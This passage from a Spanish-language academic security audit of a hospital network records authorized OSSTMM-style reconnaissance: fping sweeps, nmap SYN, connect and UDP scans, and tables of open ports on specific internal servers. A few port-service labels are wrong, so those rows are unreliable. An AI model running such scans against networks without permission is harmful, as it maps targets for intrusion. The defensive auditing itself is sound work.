HARDWARE	- Corte de energía - Acceso no autorizado a las instalaciones de los equipos - Robo de equipos - Acciones mal intencionadas o por desconocimiento - Incendio - Filtración de agua - Sismos - Sobrecarga eléctrica - Discontinuidad del servicio por diseño inadecuado de infraestructura de red y falta de documentación. - Instalación y configuración inadecuada
SOFTWARE	- Acceso no autorizado - Copias no autorizadas - Robo de contraseñas - No existen planes de mantenimiento preventivo ni correctivo - Denegación de servicios - Destrucción o modificación del sistema operativo o aplicaciones - Errores en la manipulación del sistema operativo o aplicaciones - Malware
INFORMACIÓN	- Acceso no autorizado - Robo de contraseñas - Intercepción de información - Ingeniería Social - Perdida de información - Modificación de información - Divulgación de información clasificada, sensible o no autorizada dentro de la red - Ausencia intempestiva del administrador de la red
COMUNICACIONES	- Corte de energía - Acceso no autorizado - Manipulación inadecuada de la infraestructura de comunicación telefónica - Denegación de servicios - Intercepción de la comunicación

Tabla 9. Amenazas de los Activos Críticos de la Red.

Para calcular el nivel de riesgo de los activos se requiere la probabilidad de ocurrencia de las amenazas y la identificación de las vulnerabilidades que se pueden explotar. Este análisis se realiza en la última fase de la metodología OCTAVE.

1.3.2. FASE 2. Identificación de Vulnerabilidades en la Infraestructura

Esta fase comprende la evaluación de la infraestructura de red, donde se examina las debilidades de los componentes clave que puede llevar a acciones no autorizadas contra los activos de la red. Para proceder con el desarrollo del análisis de vulnerabilidades es necesario determinar el método de análisis y el tipo de test a realizar, y de esta manera delimitar las tareas a realizar:

- **Método de análisis de vulnerabilidades**

Para el análisis de vulnerabilidades se utilizará el método de *Caja Blanca*, ya que el administrador de la red ha proporcionado el acceso necesario de tal forma que el análisis pueda ser más completo.

- **Tipo de test**

Para la recopilación de información, se ha considerado realizar un test interior, que permita determinar el nivel de acceso de un usuario común de la red. No se contempla el test externo debido a que la Institución no tiene presencia en internet, por lo tanto no se puede comprobar el acceso externo hacia la reremoto a los sistemas.

1.3.2.1. PROCESO 3. Identificación de componentes clave

En esta actividad se revisan los activos críticos y amenazas de la Fase 1 en relación a la infraestructura de la red, de los que se destaca la información contenida en los equipos de red y el servicio que proporcionan los servidores. En base a estos activos se ha examinado las rutas de acceso en los escenarios de amenaza para identificar los componentes clave.

En la Ilustración 21 se identifica los componentes clave de la red.




Ilustración 21. Identificación de componentes claves de la red

Fuente: Autoras. **Realizado en:** Herramienta DIA.

COMPONENTE CLAVE	FACTORES DE IMPORTANCIA
Servidores	Constituyen el componente principal de la red ya que permiten el almacenamiento y gestión de la información a partir de los sistemas informáticos implementados en el hospital.
Equipos de comunicación de la red	Su importancia radica en que por medio de estos equipos se transmite la información entre los distintos usuarios de la red.

Tabla 10. Componentes Clave del análisis de vulnerabilidades.

1.3.2.2. PROCESO 4. Evaluación de componentes clave

La metodología OSSTMM permitirá realizar la evaluación de los componentes clave de la red, para lo cual se ha elaborado una *Carta de Autorización,* en la cual el administrador se compromete a proporcionar la información necesaria, así como su consentimiento para el desarrollo de las pruebas de seguridad. (*Anexo A*)

Para las pruebas de seguridad se utilizaron los equipos de hardware que se describen en la siguiente tabla.

EQUIPO	CARACTERÍSTICAS
Portátil HP Pavillon dv6000	– Procesador: AMD Turion 64X2 1.60 GHz – Memoria:2 GB – Disco duro:120 GB – Sistema Operativo: Backtrack 4r2 – Tarjeta de red: 1 tarjeta NVidia 100Mbps
Computador	– Procesador: Pentium III 800 MHz – Memoria: 512 MB – Disco duro:140 GB – Sistema Operativo: Backtrack 5 – Tarjeta de red: 2 tarjetas de red 100Mbps

Tabla 11. Equipos para pruebas de testeo.

El software utilizado para el desarrollo de este proceso es el Sistema Operativo Backtrack en sus versiones 4r2 y 5, el cual tiene un sinnúmero de herramientas que serán mencionadas en cada una de las pruebas de la metodología.

La mayoría de herramientas utilizadas se ejecutan mediante el terminal o consola del sistema como usuario *root*.

1.3.2.2.1. Seguridad en las Tecnologías de Internet

Esta sección permite la identificación del objetivo a testear mediante el módulo de sondeo de red.

1. Sondeo de red

El sondeo de red es la primera actividad de esta sección, que nos permite explorar el diseño de la red para determinar sus vulnerabilidades.

Para la realización del test a través de la herramienta Backtrack, se ha asignado la dirección IP **10.104.32.189** al equipo de pruebas**.** Para lo cual accedemos al archivo de configuración de red */etc/network/interfaces* y definimos los siguientes parámetros:

```
auto eth1
iface eth1 inet static
address 10.104.32.189
netmask 255.255.255.0
network 10.104.32.0
gateway 10.104.32.1
```

```
eth1      Link encap:Ethernet  HWaddr 00:06:29:f7:c4:fe
          inet addr:10.104.32.189  Bcast:10.104.32.255  Mask:255.255.255.0
          inet6 addr: fe80::206:29ff:fef7:c4fe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:71392 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121826 errors:0 dropped:0 overruns:0 carrier:0
          collisions:4724 txqueuelen:1000
          RX bytes:5819961 (5.8 MB)  TX bytes:7144093 (7.1 MB)
```

Ilustración 22. Configuración de la IP del equipo de pruebas

❖ Definición del rango de direcciones IP privadas

Para el análisis se ha seleccionado los rangos de IPs que corresponden a los segmentos de la red de datos, voz y enlaces, según la información obtenida en el análisis preliminar (Switch 3Com1).

Red	Máscara	Primera dirección de host utilizable	Última dirección de host utilizable	Broadcast	Descripción
10.104.32.0	255.255.255.0	10.104.32.1	10.104.32.254	10.104.32.255	Datos
10.104.33.0	255.255.255.0	10.104.33.1	10.104.33.254	10.104.33.255	Voz
10.104.35.0	255.255.255.252	10.104.35.1	10.104.35.2	10.104.35.3	Enlaces

Tabla 12. Bloque de direcciones privadas.

❖ Definición del rango de direcciones IP públicas

El test permitirá determinar el rango de direcciones IPs públicas asignado para la Institución, así como las direcciones actualmente utilizadas, ya que esta información es de desconocimiento del Administrador de la red.

A continuación se describe las herramientas utilizadas y los resultados obtenidos:

Traceroute es una herrmamientra que muestra la ruta seguida por un paquete de de datos hasta llegar a su destino. Permitió obtener la puerta de enlace para salir a la red pública.

 # traceroute www.google.com:




Ilustración 23. Identificación de Gateway de router – Traceroute.

Para descubrir la IP con la que un equipo de la red privada se conecta a internet, se utilizó una página web creada para este propósito. *www.my-ip.es*

Ilustración 24. Identificación de IP pública. MY-IP.

Con estos resultados se puede analizar que el router del ISP realiza un procedimiento NAT para la salida a internet ya que las dos direcciones IP encontradas son distintas. Se utilizó la herramienta Netmask que permitió obtener el rango de direcciones IP públicas asignadas al Hospital mostrando la máscara de red correspondiente




Ilustración 25. Identificación del rango de IP públicas – Netmask.

Se pudo determinar que la máscara de red en formato decimal es 255.255.255.248 o CIDR/29 dando un total de 6 direcciones de host.

El módulo de identificación de sistemas permitirá especificar las direcciones IP activas en el equipo del ISP.

❖ **Información del ISP**

WHOIS es un protocolo que permite conectarnos a un Servidor WHOIS para obtener desde una base de datos universal información de un dominio o IP.

Se utilizó la página web *whois.net*, de donde se obtuvo información técnica del ISP del Hospital. Los datos que se pueden observar son entre otros, el nombre del proveedor que es la *Corporación Nacional de Telecomunicaciones CNT*, así como la información del contacto de administración del dominio.




Ilustración 26. Información ISP-Whois.

Esta herramienta puede ser utilizada con fin mal intencionado. Por ejemplo, ataques de Ingeniería Social, obteniendo información privada desde el contacto encontrado.

❖ **Enumeración de los sistemas activos en el rango de direcciones IP privadas**

Una vez determinado el rango de direcciones IP privadas se realizó la enumeración de los sistemas (equipos) activos de la red, mediante las herramientas *Fping* y *Autoscan.* El reconocimiento de sistemas activos nos permite determinar los recursos de la red para posteriormente identificar las vulnerabilidades presentes en los mismos.

Los resultados de la herramienta *Fping* son:

 # fping –s –g 10.104.32.0/24

80 sistemas activos

 # fping –s –g 10.104.33.0/24

28 sistemas activos

 # fping –s –g 10.104.35.0/24

2 sistemas activos

Ilustración 27. Sistemas Activos de la red 10.104.32.0/24 - Fping

```
10.104.33.251 is unreachable
10.104.33.252 is unreachable
10.104.33.253 is unreachable
10.104.33.254 is unreachable

    256 targets
     28 alive
    228 unreachable
      0 unknown addresses

    912 timeouts (waiting for response)
    940 ICMP Echos sent
     28 ICMP Echo Replies received
      0 other ICMP received

0.61 ms (min round trip time)
5.19 ms (avg round trip time)
15.5 ms (max round trip time)
      35.817 sec (elapsed real time)
```

Ilustración 28. Sistemas Activos de la red 10.104.33.0/24 – Fping.

```
root@bt:~# fping -s -g 10.104.35.0/29
10.104.35.0 is alive [<- 10.104.35.1]
10.104.35.1 is alive
10.104.35.2 is alive
10.104.35.3 is unreachable
10.104.35.4 is unreachable
10.104.35.5 is unreachable
10.104.35.6 is unreachable
10.104.35.7 is unreachable

       8 targets
       3 alive
       5 unreachable
       0 unknown addresses

      20 timeouts (waiting for response)
      23 ICMP Echos sent
       3 ICMP Echo Replies received
       0 other ICMP received

 1.85 ms (min round trip time)
 2.79 ms (avg round trip time)
 3.51 ms (max round trip time)
        5.970 sec (elapsed real time)
```

Ilustración 29. Sistemas Activos de la red 10.104.35.0/24 – Fping.

Los resultados a través de la herramienta *Autoscan* son:

Red 10.104.32.0/24

- 2 impresoras
- 27 teléfonosIP
- 49 PCs
- 2 equipos de red

Red 10.104.33.0/24

- 27 teléfonosIP
- 1 equipo Servidor

Red 10.104.35.0/24

- 2 equipos de red




Ilustración 30. Identificación de tipos de sistemas de la red 10.104.32.0 – Autoscan.




Ilustración 31. Identificación de tipos de sistemas de la red 10.104.33.0 – Autoscan.

La herramienta *Fping* muestra en la red *10.104.33.0 a* **28** sistemas activos en los cuales consta el Servidor de VoIp y los teléfonos. En la red *10.104.35.0* se encuentra **3** sistemas activos que constituyen las dos IPs de las interfaces de la VLAN Enlaces en los switch 3Com y una IP que es la dirección de red.

La herramienta *Autoscan* nos permitió obtener los tipos de sistemas en la red *10.104.32.0* donde identificamos la existencia de teléfonos, lo que demuestra una vulnerabilidad en el diseño de red, implicando una amenaza para la continuidad de los servicios, si el equipo de administración de las VLANs es vulnerado.

En base a los resultados obtenidos de los sistemas activos se elaboró archivos de texto tanto para las IPs de los host de la red (denominado *"hosts_activos.txt"*), excluyendo los teléfonos e impresoras; para las IPs de los servidores (denominado *"servidores.txt"*) y equipos de red (denominado *"equiposRed.txt"*), los cuales serán utilizados en las siguientes pruebas.

❖ **Enumeración de los sistemas activos en el rango de direcciones IP públicas**

Una vez determinado el rango de direcciones IP públicas se realizó la enumeración direcciones activas, utilizando la herramienta *Fping.*

El reconocimiento de las direcciones IPs públicas activas nos permite identificar las IPs con las cuales se tiene acceso a internet, y posteriormente analizar los equipos de red correspondientes.




Ilustración 32. Sistemas Activos en direcciones IP públicas 03-10-2011.

Se ha identificado a través de la herramienta *Fping* tres direcciones activas en el rango de direcciones públicas.

En esta sección del análisis se descubrió una dirección pública adicional activa, por lo que fue necesario examinar una subred que tiene una conexión pública independiente para un equipo de exámenes médicos (Tomografía), esta conexión permite a los proveedores de los equipos (SIEMENS) realizar mantenimiento remotamente a través de un router que utiliza esta dirección pública. La administración y configuración del router no es de conocimiento del Administrador de la red.

Este tipo de enlaces son de suma importancia para la Institución, sin embargo es necesario independizar la red local del acceso remoto, es decir crear una VLAN independiente para todos los equipos médicos que requieran este enlace.

- **Enumeración de puertos**

Esta actividad nos permite conocer los puertos TCP y UDP que se encuentran abiertos, filtrados y cerrados en cada uno de los sistemas activos de la red, para posteriormente descubrir las vulnerabilidades a las que se encuentran expuestos.

Para la enumeración de puertos y sistemas, se hace uso de *Nmap*, una herramienta que utiliza una base de conocimiento bastante amplia para determinar los resultados con la mayor precisión posible.

Es necesario conocer los puertos abiertos mayores a 1024, que son utilizados por distintas aplicaciones, y de esta manera descubrir el uso de puertos no registrados por aplicaciones inseguras. El escaneo UDP no es exacto, sin embargo este protocolo es bastante débil por lo que es necesario analizar los puertos que se encuentran abiertos.

Para verificar los resultados obtenidos con *Nmap*, fue necesario realizar conexiones vía telnet a los puertos TCP, comprobando que algunos puertos se encuentran cerrados, los mismos que se indican en las tablas de resultados.

Los archivos utilizados para esta prueba contienen las direcciones IP de los equipos activos: servidores, equipos de red y host, obtenidos en la enumeración de sistemas.

Las técnicas empleadas para la enumeración de puertos en los servidores son:

- Escaneo SYN (a los puertos TCP por defecto en nmap)

  nmap –sS -iL<archivo>

  Nmap envía paquetes SYN (-sS) al objetivo.

- Escaneo CONNECT (puertos TCP mayores que 1024)

  nmap –sT –p1024- -iL<archivo>

  Nmap realiza una conexión completa al objetivo (SYN, SYN/ACK y ACK).

- Escaneo UDP (puertos UDP por defecto en nmap)

  nmap –sU-iL<archivo>

  Nmap envía paquetes UDP vacíos al objetivo para evaluar su respuesta y considerar los destinos inalcanzables como puertos cerrados.

Las *Tablas 14,15,16* muestran los resultados obtenidos del escaneo SYN realizado a los servidores.

```
root@bt:~# nmap -sS -iL /root/Desktop/identificacion_de_sistemas/servidores

Starting Nmap 5.51 ( http://nmap.org ) at 2011-10-04 10:39 ECT
Nmap scan report for 10.104.32.51
Host is up (0.0075s latency).
Not shown: 976 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

Ilustración 33. Enumeración de puertos TCP de Servidores (Escaneo SYN).

```
root@bt:~# nmap -sT -p1024- -iL /root/Desktop/identificacion_de_sistemas/servidores

Starting Nmap 5.51 ( http://nmap.org ) at 2011-10-04 11:00 ECT
Nmap scan report for 10.104.32.51
Host is up (0.025s latency).
Not shown: 64481 closed ports
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
2301/tcp  open  compaqdiag
2381/tcp  open  compaq-https
2383/tcp  open  ms-olap4
3306/tcp  open  mysql
3389/tcp  open  ms-term-serv
3700/tcp  open  lrs-paging
```

Ilustración 34. Enumeración de puertos TCP de Servidores (Escaneo Connect).

```
root@bt:~# nmap -sU -iL /root/Desktop/identificacion_de_sistemas/servidores

Starting Nmap 5.51 ( http://nmap.org ) at 2011-10-04 11:15 ECT
Nmap scan report for 10.104.32.51
Host is up (0.00093s latency).
Not shown: 989 closed ports
PORT      STATE         SERVICE
123/udp   open|filtered ntp
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
500/udp   open|filtered isakmp
1434/udp  open|filtered ms-sql-m
3702/udp  open|filtered ws-discovery
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
```

Ilustración 35. Enumeración de puertos UDP de servidores.

Servidor SGH 10.104.32.51		
Puerto	**Estado**	**Servicio**
21/TCP	Abierto	ftp
135/TCP	Abierto	Msrpc
139/TCP	Abierto	netbios-ssn
445/TCP	Abierto	microsoft-ds
1433/TCP	Abierto	ms-sql-s
2301/TCP	Abierto	Compaqdiag
2381/TCP	Abierto	compaq-https
2383/TCP	Abierto	ms-olap4?
3306/TCP	Abierto	Mysql
3389/TCP	Abierto	ms-term-serv
3920/TCP	Abierto	exasoftport1
4848/TCP	Abierto	appserv-http
5357/TCP	Abierto	Wsdapi
5800/TCP	Abierto	vnc-http
5900/TCP	Abierto	Vnc
7676/TCP	Abierto	Imqbrokerd
8009/TCP	Abierto	ajp13
8080/TCP	Abierto	http-proxy
8181/TCP	Abierto	Desconocido
49152/TCP	Abierto	Desconocido
123/UDP	Abierto|filtrado	Ntp
137/UDP	Abierto	netbios-ns
138/UDP	Abierto|filtrado	netbios-dgm
500/UDP	Abierto|filtrado	Isakmp
1434/UDP	Abierto|filtrado	ms-sql-m
3702/UDP	Abierto|filtrado	ws-discovery
4500/UDP	Abierto|filtrado	nat-t-ike
5355/UDP	Abierto|filtrado	Llmnr

49152/UDP	Abierto|filtrado	Desconocido
49154/UDP	Abierto|filtrado	Desconocido
49156/UDP	Abierto|filtrado	Desconocido

Tabla 13. Enumeración de puertos al Servidor SGH.

Servidor Recaudación 10.104.32.52		
Puerto	**Estado**	**Servicio**
25/TCP	Abierto	Smtp
42/TCP	Abierto	Nameserver
80/TCP	Abierto	http
88/TCP	Abierto	kerberos-sec
135/TCP	Abierto	Msrpc
139/TCP	Abierto	netbios-ssn
389/TCP	Abierto	Ldap
443/TCP	Abierto	https
445/TCP	Abierto	microsoft-ds
464/TCP	Abierto	kpasswd5
515/TCP	Abierto	Printer
593/TCP	Abierto	http-rpc-epmap
636/TCP	Abierto	Ldapssl
1026/TCP	Abierto	LSA-or-nterm
1029/TCP	Abierto	ms-lsa
1063/TCP	Abierto	Kyoceranetdev
1064/TCP	Abierto	Jstel
1068/TCP	Cerrado	instl_bootc
1079/TCP	Cerrado	Asprovatalk
3268/TCP	Abierto	globalcatLDAP
3269/TCP	Abierto	globalcatLDAPssl
3389/TCP	Abierto	ms-term-serv
9390/TCP	Abierto	Desconocido
42/UDP	Abierto|filtrado	Nameserver
67/UDP	Abierto|filtrado	Dhcps
68/UDP	Abierto|filtrado	kerberos-sec
88/UDP	Abierto|filtrado	kerberos-sec
123/UDP	Abierto	Ntp
135/UDP	Abierto|filtrado	Msrpc
137/UDP	Abierto	netbios-ns
138/UDP	Abierto|filtrado	netbios-dgm
161/UDP	Abierto|filtrado	Snmp
389/UDP	Abierto|filtrado	Ldap
445/UDP	Abierto|filtrado	microsoft-ds
464/UDP	Abierto|filtrado	kpasswd5
500/UDP	Abierto|filtrado	Isakmp

1028/UDP	Abierto|filtrado	ms-lsa
1030/UDP	Abierto|filtrado	iad1
1041/UDP	Abierto|filtrado	danf-ak2
1044/UDP	Abierto|filtrado	cognex-insight
1048/UDP	Abierto|filtrado	neod2
1069/UDP	Cerrado	cognex-insight
1645/UDP	Abierto|filtrado	Radius
1646/UDP	Abierto|filtrado	Radacct
1812/UDP	Abierto|filtrado	Radius
1813/UDP	Abierto|filtrado	Radact
3456/UDP	Abierto|filtrado	IISrpc-or-vat
4500/UDP	Abierto|filtrado	nat-t-ike

Tabla 14. Enumeración de puertos TCP al Servidor de Recaudación.

Servidor de VoIP 10.104.33.2		
Puerto	**Estado**	**Servicio**
22/TCP	Abierto	Ssh
25/TCP	Abierto	Smtp
80/TCP	Abierto	http
110/TCP	Abierto	pop3
111/TCP	Abierto	Rpcbind
143/TCP	Abierto	Imap
443/TCP	Abierto	https
993/TCP	Abierto	Imaps
995/TCP	Abierto	pop3s
1022/TCP	Abierto	exp2
2000/TCP	Abierto	cisco-sccp
3306/TCP	Abierto	Mysql
4445/TCP	Abierto	Upnotifyp
4559/TCP	Abierto	Hylafax
5038/TCP	Abierto	desconocido
69/UDP	Abierto	pop3
111/UDP	Abierto	Rpcbind
123/UDP	Abierto	poop3s
1019/UDP	Abierto	Desconocido
5060/UDP	Abierto	Sip

Tabla 15. Enumeración de puertos Servidor de Voz.

A continuación se realiza un análisis de los puertos más importantes encontrados en los servidores que son comúnmente vulnerados:

- Los puertos 135 (tcp/udp), 137 (udp), 138 (udp), 139 (tcp) de NetBios permiten encontrar de forma remota información del sistema. En el caso del servidor SGH debe tener cerrados los puertos NetBios ya que no se requiere ningún acceso por medio de estos, sin embargo el Servidor de Recaudación debido al sistema que mantiene del servicio SMB y por tanto tener abierto estos puertos.
- El puerto 445 (tcp) de Microsoft-DS permite la ejecución de Active Directory en el Servidor de Recaudación, sin embargo puede un usuario remoto acceder y consumir el 100% de los recursos del equipo y llegar a dejarlo fuera de funcionamiento. Conocido por ataques del gusano Sasser.
- El puerto 3389 (tcp) es utilizado por Windows Server para escritorio remoto. Esta aplicación puede ser víctima de un exploit por medio de un ataque Man-in the-Middle.
- El puerto 161 (UDP) utilizado por SNMP y cuya comunidad es por defecto pública, permite encontrar información de configuración del servidor, como interfaces, usuarios, archivos o recursos compartidos, etc.
- Al igual que los servidores de aplicaciones, el servidor de Voz/IP tiene varios puertos abiertos debido a que el Sistema Centos incluye algunos servicios, como: 25 (smtp), 110(pop3), 143 (imap), entre otros. Se debe refinar la configuración del Servidor cerrando los puertos que no se están utilizando y prevenir algún tipo de ataque.
- El escaneo *Connect* identificó puertos TCP y UDP mayores al 49152 en el Servidor SGH sin reconocer el servicio al que corresponden. Estos puertos pertenecen a la categoría de puertos privados no registrados, por lo que cualquier aplicación puede hacer uso de ellos.

